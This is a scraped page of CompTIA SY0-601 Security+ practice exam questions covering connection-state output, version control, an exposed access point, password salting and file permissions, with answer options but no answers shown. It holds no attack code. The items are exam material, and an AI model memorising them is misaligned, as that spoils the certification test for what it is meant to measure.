
A. Session replay

B. Evil twin

C. Bluejacking

D. ARP poisoning

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 228

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the following output from a system:

```
TCP   192.168.10.10:80 192.168.1.2:60101  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60102  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60103  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60104  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60105  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60106  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60107  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60108  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60109  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60110  TIME_WAIT
```

Which of the following is MOST likely being observed?

A. ARP poisoning

B. Man in the middle

C. Denial of service

D. DNS poisoning

Actual exam question from CompTIA's SY0-601

Question #: 229

Topic #: 1

[All SY0-601 Questions]

Which of the following concepts BEST describes tracking and documenting changes to software and managing access to files and systems?


A. Version control

B. Continuous monitoring

C. Stored procedures

D. Automation

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 230

Topic #: 1

[All SY0-601 Questions]

A penetration tester is brought on site to conduct a full attack simulation at a hospital. The penetration tester notices a WAP that is hanging from the drop ceiling by its cabling and is reachable. Which of the following recommendations would the penetration tester MOST likely make given this observation?


A. Employ a general contractor to replace the drop-ceiling tiles.

B. Place the network cabling inside a secure conduit.

C. Secure the access point and cabling inside the drop ceiling.

D. Utilize only access points that have internal antennas

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 231

Topic #: 1

[All SY0-601 Questions]

Which of the following techniques eliminates the use of rainbow tables for password cracking?

A. Hashing

B. Tokenization

C. Asymmetric encryption

D. Salting

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 232

Topic #: 1

[All SY0-601 Questions]

During a security assessment, a security analyst finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permissions for the existing users and groups and remove the set-user-ID bit from the file?

A. ls

